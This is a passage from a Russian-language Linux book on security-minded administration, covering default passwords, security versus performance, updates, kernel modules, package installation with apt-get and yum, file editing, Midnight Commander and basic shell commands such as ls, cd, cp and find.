Когда вы пишете имя параметра или путь в файловой системе, будьте внимательны не только к словам, но и к их написанию. ОС Linux чувствительна к регистру имен файлов и каталогов. Эта особенность имеет значение и для некоторых конфигурационных файлов.

2.10.3. Пароли по умолчанию

Многие сервисы во время установки прописывают пароли по умолчанию. Раньше в ОС Linux эта проблема стояла очень даже серьезно, потому что установочные пакеты программ не общались с пользователем и не могли попросить его задать

пароль. Если это программа, то пароль можно спросить при первом старте, потому что тут возникнет хоть какой-то визуальный контакт с пользователем. А если это сервис, который запускается системой и не имеет никакого способа запросить у пользователя что-то ввести?

Например, база данных MySQL после установки использует для администратора учетную запись без пароля и с именем root. Это имя может ввести в заблуждение, но вы должны знать, что это имя (логин) никакого отношения к системной записи не имеет. Это внутренняя учетная запись базы данных, и пароли могут и должны быть разными. Сразу после установки MySQL необходимо сменить пароль доступа.

Конфигурированием обычно занимаются программисты, которые настраивают базы под себя и почему-то любят использовать пароли по умолчанию. Я сам программист, и при разработке баз данных тоже иногда так делаю в надежде, что за паролями проследит администратор, а тот надеется на меня, и получается, что мы оба не делаем важных изменений.

Пароли по умолчанию используются не только в программах и ОС, но и в сетевых устройствах, таких как маршрутизаторы и управляемые коммутаторы. В эти устройства встроена система защиты и авторизации. Однако практически все они при производстве снабжаются простыми именами и паролями — типа admin без пароля, или имя и пароль в них устанавливаются одинаковыми.

В Интернете уже давно существуют списки паролей по умолчанию для различных устройств, поэтому не забывайте их менять после установки оборудования.

2.10.4. Безопасность против производительности

Я уже говорил, что безопасность и производительность преследуют совершенно разные цели, которые чаще всего конфликтуют между собой. Настраивая сервер на максимальную безопасность, приходится включать такие сервисы, как журналирование и сетевые экраны, а они расходуют ресурсы процессора и занимают место на диске. И чем больше дополнительных служб включено, тем больше лишних затрат.

Каждый сервис может быть настроен по-своему. Например, в режиме журналирования можно записывать в журналы только основную информацию, что позволит уменьшить нагрузку, но увеличит вероятность того, что какая-то атака пройдет незамеченной.

А можно сделать так, что в журнал будут попадать абсолютно все сообщения. В этом случае повышается расход ресурсов и увеличивается поток информации, в котором вы можете упустить важное. А у хакера появляется шанс удачно произвести атаку DoS, забив журнал мусором до пределов диска или съев все ресурсы компьютера, заставив его только и делать, что писать в журнал. От переполнения диска защититься можно, если реализовать цикличный журнал, но в этом случае можно сделать возможной атаку, при которой хакер будет затирать данные журнала.

Различных вариантов нападения очень много, и защищающаяся сторона всегда находится в немного более уязвимой позиции. Приходится выбирать золотую середину.

Во время конфигурирования сервера и его сервисов вы должны исходить из принципа необходимой достаточности. Следует принимать все меры, чтобы сервер или компьютер чувствовали себя в безопасности, но при этом работали как можно производительнее. Чтобы убедиться в нормальном балансе этих параметров, после окончания конфигурирования необходимо заставить сервер работать при максимально возможной загрузке (определяется планируемым количеством обрабатываемых запросов в минуту, умноженным на 2). Если сервер справится с поставленной задачей и сможет обработать все запросы клиентов, и при этом еще останется запас в производительности процессора, то можно вводить машину в эксплуатацию. Иначе необходимо изменять конфигурацию или наращивать мощность компьютера. У вас всегда должен быть под рукой большой запас мощности, ибо иногда превышаются даже самые пессимистические оценки нагрузки.

Мне приходится работать с сайтами e-commerce (сайтами интернет-магазинов) для рынка США, и объемы трафика, который проходит перед Рождеством, пугающие. Мне даже страшно представить, какие объемы трафика у социальных сетей или у Google.

2.10.5. Внимательность

Одной из серьезнейших угроз для компьютерной системы является внимательность, а точнее, ее отсутствие. Как любят говорить, это человеческий фактор. Отсутствие внимательности присуще многим, и мне в том числе, и я, работая над книгой, регулярно что-то упускаю из виду и делаю ошибки. Конфигурация ОС Linux и ее сервисов в этом отношении более чувствительна, особенно если для настройки править непосредственно конфигурационные файлы. Одна маленькая ошибка может остаться незамеченной, но очень сильно повлиять на работу сервера.

Все серьезные изменения, которые мы проводим на серверах, следует делать только под присмотром другого человека. Программисты уже давно используют подход Code Review (проверка кода другим человеком) — в случае с конфигурацией желательно делать то же самое.

Мне, как программисту, иногда приходится запускать SQL-команды на серверах, чтобы изменить или обновить данные. Такое бывает не часто, но все же случается. И в таких случаях я не доверяю своему опыту. Я пишу команды, которые нужно выполнить, зову кого-нибудь из программистов, который будет стоять рядом и следить за отдаваемыми мной командами, и мы вдвоем выполняем все. Опыт — это хорошо, но вот ошибку может совершить каждый.

Когда какой-либо сервер дал сбой, и нужно конфигурировать его на ходу, то мы так же работаем над конфигурированием по двое. В этом ничего страшного нет. Помощь никогда лишней не бывает, даже после 25-летнего стажа работы в ИТ.

Графические утилиты более безопасны, потому что каждое действие проверяется и контролируется программой, чего не может сделать текстовая командная строка. Графические программы могут быть удобнее и нагляднее (хотя и не всегда являются таковыми, потому что это зависит от их разработчика), но конфигурирование файлов напрямую более эффективно, особенно при удаленной настройке.

2.11. Обновление

Нет, мы сейчас не будем говорить о том, как обновлять ОС Linux, — мы только что установили ее. Я лишь хочу сказать, что обновление ОС и ее сервисов является необходимым и самым важным в стратегии построения безопасной среды. Очень сложно создать абсолютно идеальную и безопасную систему — почти везде есть ошибки, потому что программы пишет человек.

Программисты, которые пишут код, — это тоже люди, которым свойственно ошибаться. Они ошибаются, и когда кто-то находит эти ошибки (сами программисты или хакеры), выпускаются патчи/исправления, которые необходимо устанавливать, и желательно это делать как можно скорее после их появления.

Уязвимости иногда появляются раньше, чем вы успеваете скачать и установить программу. Регулярно следите за появляющимися угрозами и обновляйте свою систему, и ваш сон будет более спокойным.

2.12. Устройство Linux: ядро и модули

Я не буду здесь вдаваться в самые глубокие дебри устройства Linux, но о базовых вещах мы поговорим, и я постараюсь затронуть лишь те вопросы, которые могут вам пригодиться.

Сердце любой ОС — это ее ядро (Kernel). У Linux ядро расположено в каталоге /boot и имеет имя файла vmlinuz-*xxxx*, где *xxxx* — номер версии. Версии именно ядра, а не ОС.

В каталоге /boot может находиться более одного файла ядра, и какой именно загружать из них при старте системы, определяется конфигурацией загрузчика.

Современные версии ядра Linux имеют модульную архитектуру. В упомянутом ранее файле ядра находится только необходимый функционал. Он является самым важным, потому что, если в ядре есть ошибки или какие-то проблемы совместимости, то проблемы будут у всей системы.

Модули ядра Linux позволяют легко добавлять необходимый системе функционал, они имеют расширение ko и расположены в каталоге /lib/modules/xxxx, где xxxx — так же номер версии ядра. Если ядро Linux занимает всего несколько мегабайт, то модулей сейчас устанавливается более 100 мегабайт. И далеко не все они загружаются автоматически при старте системы.

Почему так много модулей ядра? Большинство этих файлов представляют собой драйверы различных устройств — и такое количество модулей позволяет Linux поддерживать огромное количество различного оборудования прямо «из коробки». В зависимости от установленного оборудования, может загружаться тот или иной модуль, так что очень часто вам и не приходится искать драйвер в Интернете.

Для добавления в систему новых возможностей ее вовсе не требуется перегружать полностью, достаточно только загрузить нужный модуль. Это и происходит, когда вы подключаете какое-то новое устройство, — например, по USB.

С точки зрения безопасности и, возможно, даже производительности, на серверах ядро можно перекомпилировать и включить в него все необходимые модули. После этого динамическую загрузку модулей следует отключить, потому что к серверам не так часто подключают устройства по USB, да и оборудование меняют не столь часто, чтобы понадобилась загрузка модулей.

Но даже если вы работаете не с серверной системой, лучше перекомпилировать ядро и включить в него только необходимые вам модули. Производители дистрибутивов не делают этого, потому что опытный пользователь сможет сделать подобное сам, а включать в ядро вообще все модули не имеет смысла, потому что сложнее будет его обновлять, кроме того, возможно, при этом придется загружать в память лишние модули, которые на самом деле не нужны.

При монолитном ядре, когда все скомпилировано в один файл, обновлять его, в общем-то, не так уж и сложно — просто требуется выполнение некоторых лишних действий, которые не стоят того, чтобы делать их на домашних системах, поэтому домашние Linux-компьютеры оставляют с модульной архитектурой. Есть проекты, которые упрощают обновление — например, Dinamic Kernel Module Support, который позволяет динамически перекомпилировать ядро при установке новой версии. Так что количество лишних действий действительно очень мало.

2.13. Установка дополнительных пакетов в Ubuntu

Давным-давно, когда только-только развалился Советский Союз, и сахар давали по талонам, программы в Linux устанавливались с помощью их компилирования из исходников. Это давало возможность ОС работать на разном «железе», а UNIX-системы, к которым относится и Linux, тогда приходилось ставить не только на процессоры Intel, но и на процессоры IBM или Sun, которые не были совместимы с инструкциями Intel. В те времена имело смысл распространять программы в исходных кодах на языке C и из этого исходного кода собирать программы под разные платформы.

Сейчас доминирует Intel и его набор инструкций. Ближайший конкурент AMD производит совместимые процессоры, и даже Apple (давний любитель IBM) тоже перешел с процессоров PowerPC на Intel.

Все меньше разнообразия и все больше пользователей компьютеров в мире. В такой ситуации не имеет смысла заставлять пользователей компилировать программы из исходных кодов, и разработчики Red Hat решили создать более простой метод установки — rpm. Это программа и формат файла в одном флаконе, которая устанавливает уже заранее откомпилированные приложения. Такие пакеты достаточно легко найти в Интернете или в специальных репозиториях производителей дистрибутивов.

Разработчики Debian (на нем основана Ubuntu) пошли другим путем. Они решили создать более продвинутый инструмент, который будет не только устанавливать программу, но и следить за зависимостями. Дело в том, что для работы какой-либо

определенной программы может понадобиться определенная библиотека, и нужно, чтобы программа установки могла самостоятельно находить такие зависимые библиотеки и устанавливать их в систему.

Зависимости в Linux были серьезной проблемой, особенно в начале ее пути, потому что приложения могли не работать по непонятным причинам (в основном, из-за отсутствия нужной библиотеки), и все это приходилось решать «руками». Это одна из причин, по которой Linux в свое время завоевала славу сложного дистрибутива, хотя уже давно таковой не является.

Итак, Debian создает свой инструмент и называет его Advanced Packaging Tool (apt), который до сих пор используется в дистрибутивах, ведущих свое происхождение от Debian, включая Ubuntu.

Что ж, не успели мы установить систему, как тут же начинаем говорить о ее расширении с помощью установки дополнительных программ... В Ubuntu для этого служит команда `apt-get`. Она потребует прав администратора, поэтому выполнять ее необходимо из под `sudo`.

Сразу же лучше рассмотреть несколько команд, помогающих установить дополнительные пакеты. Для этого служит опция `install`:

```
sudo apt-get install mc
```

Здесь я использую команду `sudo`, потому что надеюсь, что вы работаете все же не с правами администратора. В дальнейшем я не буду каждый раз указывать `sudo`, хотя постараюсь делать это как можно чаще, чтобы показать, какие команды привилегированные и требуют повышенных прав. Установка новых системных программ — конечно же, привилегированная операция.

После параметра `install` указывается имя пакета. В нашем случае в качестве примера я выбрал программу Midnight Commander (команда `mc`), и выбрал ее не случайно, потому что о ней мы будем говорить уже в *разд. 3.1*. По умолчанию менеджер файлов `mc` не устанавливается в систему, но вот такой простой командой его можно установить.

Если результат выполнения команды `apt-get` заканчивается сообщением об ошибке (пакет не найден), то, скорее всего, локальная база данных в вашей системе не обновлена. В файле **/etc/apt/sources.list** находится список адресов (URLs), по которым `apt-get` может найти и установить пакеты программ. Чтобы обновить локальную базу, нужно запустить программу с ключом `update`:

```
sudo apt-get update
```

Теперь можно попробовать еще раз запустить `install mc`, и на этот раз все должно пройти успешно — уже на этапе установки будут проверены все зависимости и установлены необходимые библиотеки.

Собрать зависимости можно и отдельной командой:

```
sudo apt-get build-dep имя_программы
```

Устанавливать можно сразу по несколько программ, указав их через пробел:

```
sudo apt-get install имя_программы1 имя_программы2
```

Если вы не хотите реально устанавливать пакеты, а только посмотреть, что будет устанавливаться, то можно использовать ключ `-s` (simulate, симулировать установку):

```
sudo apt-get -s install mc
```

Для проверки зависимостей нужно выполнить команду:

```
sudo apt-get check
```

Если нужно исправить зависимости:

```
sudo apt-get -f install
```

Удаление ранее установленной программы происходит так же просто, как и установка:

```
sudo apt-get remove имя_программы
```

Если какая-то программа была удалена, но остались зависимости, то можно автоматически удалить все лишнее:

```
sudo apt-get autoremove
```

Для установки обновлений уже установленных программ выполняем следующую команду:

```
sudo apt-get upgrade
```

Чтобы обновить саму ОС, выполняем команду:

```
sudo apt-get dist-upgrade
```

Следующую тройку команд желательно выполнять регулярно для установки обновлений:

```
sudo apt-get update
sudo apt-get upgrade
sudo apt-get dist-upgrade
```

Все эти команды позволят вам содержать вашу копию релиза Ubuntu и установленных программ в обновленном состоянии, но на новый релиз автоматически вы не перейдете. Если вышел новый релиз, а не просто обновление существующего, то на него можно перейти командой:

```
sudo do-release-upgrade
```

2.14. Установка дополнительных пакетов в CentOS

В CentOS — другой менеджер пакетов, и хотя он работает примерно так же, различия все же есть. Чтобы установить уже упоминавшуюся в *разд. 2.13* программу Midnight Commander (команда `mc`), нужно выполнить следующую команду:

```
sudo yum install mc
```

Здесь `mc` — имя пакета, который мы хотим установить.

Обновление пакета mc:

```
sudo yum update mc
```

Если не указывать имя пакета, то команда yum обновит все установленные пакеты.

Проверить на наличие обновлений можно так:

```
sudo yum check-update
```

А удалить пакет так:

```
sudo yum remove mc
```

2.15. Редактирование файлов

В Linux конфигурация хранится в текстовых файлах, и прежде чем двигаться дальше, необходимо рассмотреть, как можно редактировать файлы.

Опытные администраторы предпочитают использовать утилиту vi. Это достаточно сложный текстовый редактор, которому можно посвятить отдельную книгу. Чтобы сэкономить место здесь, я рекомендую прочитать соответствующую статью на моем сайте: **http://www.flenov.info/story/show/Tekstovyy-redaktor-vim**.




Рис. 2.7. Ubuntu: редактор nano

На втором месте по популярности идет редактор nano. Он намного проще, и я рекомендую его для начинающих. Правила работы с этим редактором я так же представил на своем сайте: **http://www.flenov.info/story/show/Nano-tekstovyy-redaktor**.

Для редактирования файлов с помощью nano выполняем команду:


```
nano имя-файла
```

Очень часто конфигурационные файлы защищены от редактирования, поэтому приходится выполнять их с `sudo`. Например, следующая команда запускает редактирование файла hosts:

```
sudo nano /etc/hosts
```

Результат выполнения команды показан на рис. 2.7. Обратите внимание на нижнюю часть экрана — здесь находятся подсказки команд работы с редактором. Символ ^ означает клавишу <Ctrl> — т. е. запись изменений будет выполняться нажатием комбинации клавиш <Ctrl>+<O>, а выход из программы — с помощью <Ctrl>+<X>.

ГЛАВА 3



Добро пожаловать в Linux

В этой главе мы начнем знакомиться с самой Linux. Надеюсь, что вы уже установили систему, а не просто прочитали предыдущую главу, потому что все, что мы станем здесь рассматривать, желательно тут же проверять на практике. Так материал лучше отложится в памяти и усвоится — по крайней мере, так происходит со мной. Практика — лучший учитель.

Нам предстоит поближе познакомиться с файловой системой, основными конфигурационными файлами и командами, которые пригодятся в каждодневной работе. ОС Linux может работать в двух режимах: графическом и текстовом. Я буду больше внимания уделять текстовому режиму и командной строке, потому что мы все же говорим о безопасности, которая подразумевает серверы, на которых графический режим не используется. Конечно, графический режим можно включить и на сервере, но это на самом деле лишнее.

Я постараюсь показать вам преимущество консоли перед курсором мыши. Дело в том, что серверы зачастую обходятся даже без монитора и, как правило, находятся где-то в отдаленной серверной. Управление ими производится через удаленную консоль, и визуальные возможности Linux не задействуются. Тогда зачем загружать тяжелые графические библиотеки, файлы и прочие такие ресурсы? На мой взгляд, это бессмысленное расходование памяти. Кроме того, при подключении к удаленной системе через SSH расход трафика невелик, и эффективно управлять сервером получается даже через мобильный Интернет.

Серверы, которые я поддерживаю, находятся в США, а я работаю из Торонто, и единственный способ получить возможность управлять этими серверами — подключаться к ним удаленно из командной строки.

Конечно, не все компьютеры на базе Linux являются серверами — домашние станции тоже могут работать на этой ОС, и тут удобнее графический интерфейс, который необходим для работы с пользовательскими утилитами и программами.

Как видите, возможность работать в двух режимах — это преимущество Linux, а не недостаток. С недавних пор в Windows так же появилась возможность загружать только ядро и работать в командной строке без графической оболочки, что позво-

ляет сэкономить память и повысить надежность этой ОС. Когда не включены графические библиотеки, то и проблемы с ними отсутствуют. Сколько раз мы видели синие экраны с ошибками в драйвере видеокарты?

3.1. Файловая система

Прежде чем перейти к настройкам системы, нам нужно познакомиться поближе с файловой системой Linux. О ее структуре мы уже немного поговорили в *разд. 2.3*, когда занимались разбиением жесткого диска на разделы. В табл. 2.1 были представлены разделы, которые можно создать в Linux, а это не что иное, как основные папки, находящиеся в корне файловой системы.

Теперь, наверное, нужно было бы рассмотреть команды, с помощью которых можно управлять каталогами и файлами, а также просматривать и редактировать их. Но мы займемся этим чуть позже, а сейчас я хочу рассказать вам об одной очень полезной программе — Midnight Commander (MC). Это лучшее средство для решения всех описанных ранее задач. Программа присутствует в большинстве дистрибутивов. Для ее запуска наберите в командной строке `mc` и нажмите клавишу <Enter>. Если программа на компьютере не обнаружится, то ее надо установить, и как это сделать, было описано в *разд. 2.13*.

Файловый менеджер Midnight Commander является аналогом знаменитого файлового менеджера Norton Commander, работавшего в MS-DOS. Их функции и даже внешний вид очень похожи. И если в MS-DOS такая утилита была необходимостью из-за слабых возможностей командной строки, то в Linux это приятное и удобное дополнение. Так что если вы знакомы с той памятной утилитой, вам будет очень приятно ностальгировать по старым добрым временам MS-DOS, сидя в современной Linux. Программа может работать как в текстовом режиме Linux, так и в окне терминала оконного менеджера.

Почему я начинаю знакомство с файловой системой с этой программы? Она проста, удобна и наглядна. Не нужно запоминать множество команд командной строки, и с этой утилитой любят работать не только начинающие, но и опытные профессионалы.

На рис. 3.1 показано окно терминала, в котором запущена программа MC. Окно состоит из двух независимых панелей, в каждой из которых вы можете видеть файлы и папки текущего каталога (имена папок начинаются со слэша — прямой наклонной черты /). Для перемещения между панелями служит клавиша <Tab>.

На правой панели открыта корневая папка — это самый верхний уровень файловой системы. Посмотрите на представленный там список папок — большинство названий нам знакомо из табл. 2.1. Каждая из этих папок может находиться в собственном разделе жесткого диска, если при установке вы его создали. Но в любом случае в файловой системе вы будете видеть их все единым блоком в составе корневой папки.

В *разд. 2.3.2* мы говорили про корневой каталог, который в Linux обозначается так: */*. Именно он является вершиной пирамиды в иерархии всех папок. Пусть папки

пользователя находятся в каталоге /home. Тогда запись /home/flenov будет определять путь к пользовательскому подкаталогу пользователя flenov. Чтобы попасть в этот каталог, нужно навести на него фокус выбора клавишами клавиатуры и нажать клавишу <Enter>.




Рис. 3.1. Окно терминала с запущенной программой Midnight Commander

В списке папок и файлов самой первой всегда стоит папка с именем, состоящим из двух точек (/..). В реальности каталога с таким именем не существует — это просто указатель на родительский каталог, с помощью которого вы можете перейти по иерархии на уровень выше. Например, вы находитесь в подкаталоге /home/flenov. Если войти в папку /.., то вы подниметесь на предыдущий уровень и окажетесь в каталоге /home.

В нижней части окна MC (см. рис. 3.1) можно увидеть строку-приглашение для ввода команд. Это та же строка, что мы видели в терминале, и она позволяет выполнять те же директивы. Еще ниже расположена строка меню с подсказками о назначении клавиш <F1>–<F10>:

- **1 Help** (Помощь) — отображение файла помощи по программе;
- **2 Menu** (Меню) — вызов меню основных команд MC;
- **3 View** (Просмотр) — просмотр выделенного файла;
- **4 Edit** (Правка) — редактирование выделенного файла во встроенном текстовом редакторе;
- **5 Copy** (Копия) — копирование выделенного файла или папки. Если выделить файл и нажать клавишу <F5>, то появится окно подтверждения копирования. По умолчанию операция выполняется в текущий каталог противоположной панели программы MC;

- **6 RenMov** (Переместить) — переместить выделенные файлы или папки. По умолчанию файл будет перенесен в каталог, являющийся текущим для противоположной панели программы MC;
- **7 Mkdir** (Новый каталог) — создать новый каталог в текущем;
- **8 Delete** (Удалить) — удалить выделенные файлы и папки;
- **9 PullDn** (Выпадающее меню) — вызвать меню программы MC, которое находится в верхней части окна;
- **10 Quit** (Выход) — выход из программы.

Файлы и папки, имена которых начинаются с точки, чаще всего являются конфигурационными, и по идее они должны быть скрыты. Будьте осторожны при их перемещении и редактировании — конфигурационные файлы нуждаются в максимальной защите. Конечно, вы можете создать собственный файл с именем, у которого в самом начале стоит точка и который не будет конфигурационным. Есть также множество файлов без начальных точек в имени, являющихся конфигурационными. Так что точка — это не обязательный индикатор, но к вниманию призывает.

На начальном этапе, когда нужно исследовать систему и много бродить по каталогам и просматривать файлы, программа MC может быть очень полезной. Впоследствии, когда вы ближе познакомитесь со структурой файловой системы, вам намного проще будет выполнить команду в консоли.

3.1.1. Основные команды

Давайте рассмотрим основные команды файловой системы, которые мы будем использовать в книге, и заодно подробнее познакомимся с файловой системой Linux. Эти команды выполняются уже не в программе MC, а прямо в консоли.

pwd

Эта команда выводит на экран полный путь к текущему каталогу. С ее помощью вы можете в любой момент узнать, где находитесь, если вдруг заблудитесь в этом прекрасном пингвиньем лесу.

ls

Команда `ls` выводит список файлов и подкаталогов указанного каталога. Если имя каталога (файла) отсутствует в параметрах команды, то отображается содержимое текущего каталога. По умолчанию все настроечные файлы (имена которых начинаются с точки) являются скрытыми. Чтобы их вывести, нужно указать ключ `-a`:

```
ls -a
```

Если мы, кроме этого, хотим увидеть не только имена (сжатый формат), но и полную информацию о файлах в каталоге, нужно добавить ключ `-l`. То есть выполнить команду:

```
ls -al
```

Однако такая команда отобразит файлы текущего каталога, и не факт, что мы сейчас находимся, например, в каталоге /etc, который хотим просмотреть. Чтобы увидеть его содержимое, после ключей (а можно и до них) нужно указать требуемую папку:

```
ls -al /etc
```

> ***Примечание***
>
> Более подробную информацию о команде `ls` можно получить из справочной системы. Для этого выполните команду `man ls`.

Выполнив команду `ls -al`, мы получим примерно такой вывод:

```
drwx------  3 Flenov  FlenovG  4096 Nov 26 16:10 .
drwxr-xr-x  5 root    root     4096 Nov 26 16:21 ..
-rw-r--r--  1 Flenov  FlenovG   124 Nov 26 16:10 .bashrc
-rw-r--r--  1 Flenov  FlenovG  2247 Nov 26 16:10 .emacs
-rw-r--r--  1 Flenov  FlenovG   118 Nov 26 16:10 .gtkrc
drwxr-xr-x  4 Flenov  FlenovG  4096 Nov 26 16:10 .kde
```

По умолчанию список файлов выводится в несколько колонок. Рассмотрим их на примере первой строки:

- `drwx------` — права доступа. О них мы будем подробно говорить в *главе 4*. А сейчас нам главное знать, что если первая буква `d`, то это каталог (directory);
- цифра `3` — указывает количество жестких ссылок;
- `Flenov` — имя пользователя, являющегося владельцем файла;
- `FlenovG` — группа, которой принадлежит файл;
- `4096` — размер файла;

> ***Примечание***
>
> На первый взгляд, каталог — не файл и не имеет размера, но не стоит удивляться, что размер каталога не равен нулю. Грубо говоря, каталоги — это файлы, в которых находится список файлов каталога. Размер тоже не случаен — четыре килобайта (4×1024), что равно блоку памяти (странице), выделяемому для работы с данными. Это лирическое отступление, которое может и не пригодиться в реальной жизни.

- `Nov 26 16:10` — дата и время последнего изменения файла;
- `.` — точка указывает на текущий каталог.

cat

Команда `cat` позволяет вывести на экран содержимое указанного в качестве аргумента файла. Например, вы хотите просмотреть текстовый файл need.txt. Для этого нужно выполнить команду:

```
cat need.txt
```

Это сработает, если файл находится в текущем каталоге. А если нет? Тогда надо указать полный путь:

```
cat /home/root/need.txt
```

tac

Эта команда, обратная команде `cat` (даже название команды — это слово cat наоборот), и она выводит на экран файл в обратном порядке, начиная с последней строки до первой.

cd

Команда `cd` позволяет сменить текущий каталог. Для этого необходимо в качестве параметра задать нужную папку:

```
cd /home/flenov
```

Если вы находитесь в каталоге /home и хотите перейти в папку flenov, которая располагается внутри текущей, то достаточно набрать только имя папки `flenov`:

```
cd flenov
```

Если нужно переместиться на уровень выше, например, из подкаталога /home/flenov в каталог /home, то выполняем команду:

```
cd ..
```

Как мы уже знаем, папка с именем из двух точек указывает на родительский каталог. Если перейти в нее, то мы попадем на уровень выше в структуре файловой системы.

Символ ~ указывает на домашний каталог. Если нужно быстро переместиться в него, то выполняем команду:

```
cd ~
```

Этот же символ можно использовать и в тех случаях, когда нужно просто обратиться к файлу в своем домашнем каталоге. Например, путь ~/readme.txt говорит, что в домашней папке текущего пользователя есть файл readme.txt.

cp

Это команда копирования файла. С ее помощью можно выполнять несколько различных действий:

- копировать содержимое файла в другой документ той же папки:

  ```
  cp /home/root/need.txt /home/root/need22.txt
  ```

  Здесь содержимое файла /home/root/need.txt (источник) будет скопировано в файл /home/root/need22.txt (назначение);

- копировать файл в другой каталог:

  ```
  cp /home/root/need.txt /home/flenov/need.txt
  ```

или

```
cp /home/root/need.txt /home/flenov/need22.txt
```

Обратите внимание, что в этом случае в папке назначения файл может быть скопирован как со старым (первый случай), так и с новым (второй случай) именем. Если указано новое имя, то во время копирования содержимого исходного файла будет создан новый файл с новым именем;

- копировать несколько файлов в новый каталог. Для этого нужно указать все файлы-источники и последним параметром — папку:

```
cp /home/root/need.txt  /home/root/need22.txt /home/new/
```

В этом примере файлы /home/root/need.txt и /home/root/need22.txt будут скопированы в каталог /home/new. Можно копировать файлы и из разных каталогов в один:

```
cp /home/root/need.txt  /home/flenov/need22.txt /home/new/
```

В этом примере файлы /home/root/need.txt и /home/flenov/need22.txt будут скопированы в каталог /home/new;

- копировать группу файлов каталога или все лежащие в нем файлы.

А что если надо скопировать все файлы, начинающиеся на букву n, из одного каталога в другой? Неужели придется указывать их все? Нет, достаточно указать маску `n*`, где звездочка заменяет любые символы, начиная со второго:

```
cp /home/root/n* /home/new/
```

Если нужно скопировать все файлы, имена которых начинаются символами ra и заканчиваются буквой t, то маска будет выглядеть так: `ra*t`.

Это далеко не полный список возможностей команды копирования `cp`. Она достаточно сложная и мощная и позволяет выполнить за один вызов любую задачу копирования.

find

Для поиска информации в файловой системе используется команда `find`. Файловая система сильно разветвлена, и найти нужный файл бывает непросто. В простейшем варианте команда поиска пути к файлу (`path`) по его имени (`filename`) выглядит следующим образом:

```
find path -name filename
```

После имени команды `find`, параметра `path` и ключа `-name` здесь указано имя искомого файла: `filename`.

После имени команды можно указать путь к каталогу, в котором нужно производить поиск. Поиск будет включать все подкаталоги. Вы можете указать несколько каталогов подряд, например:

```
find /etc /home -name filename
```

Эта команда произведет поиск файла `filename` в каталогах /etc и /home.

После ключа `-name` можно указать имя файла или шаблон, по которому нужно искать файлы. Например, следующая команда найдет на диске все файлы с именем passwd:

```
find / -name passwd
```

А что, если вы не помните, какое точно имя у файла: passwd или password? В этом случае можно указать следующий шаблон:

```
find / -name passw*d
```

Под этот шаблон попадают оба имени файла. Символ звездочки соответствует любому набору любых символов и даже отсутствию символов.

Ключ `-name`, наверное, самый популярный ключ для команды поиска, но помимо него команда поддерживает так же следующие ключи:

- `-size число` — позволяет указать размер файла, если вы его точно знаете. По умолчанию размер указывается в блоках размером в 512 Кбайт. Если нужно указать размер в байтах, то после числа укажите букву `c`;
